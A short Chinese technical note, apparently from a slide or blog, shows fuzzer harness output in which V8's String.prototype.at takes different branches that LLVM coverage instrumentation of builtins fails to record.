
v8 Builtins覆盖率插桩


"abc".at(2)与"abc".at(3)
显然执行到了不同的分支
但是LLVM插桩却并没有收集到


```
> "abc".at(2)
Execution finished with status 0 and took 17ms
(signaled: false, timed out: false, exit code: 0)
========== Fuzzout ==========

========== Stdout ==========
0<=k<len

========== Stderr ==========

========== ExecHash ==========
0x0
========== edgeHash ==========
9465 / 1122623, newEdgeCnt: 90, execPathHash: 2016723265235597902
> "abc".at(3)
Execution finished with status 0 and took 18ms
(signaled: false, timed out: false, exit code: 0)
========== Fuzzout ==========

========== Stdout ==========
k < 0 || k >= len

========== Stderr ==========

========== ExecHash ==========
0x0
========== edgeHash ==========
9465 / 1122623, newEdgeCnt: 0, execPathHash: 2016723265235597902
>
```

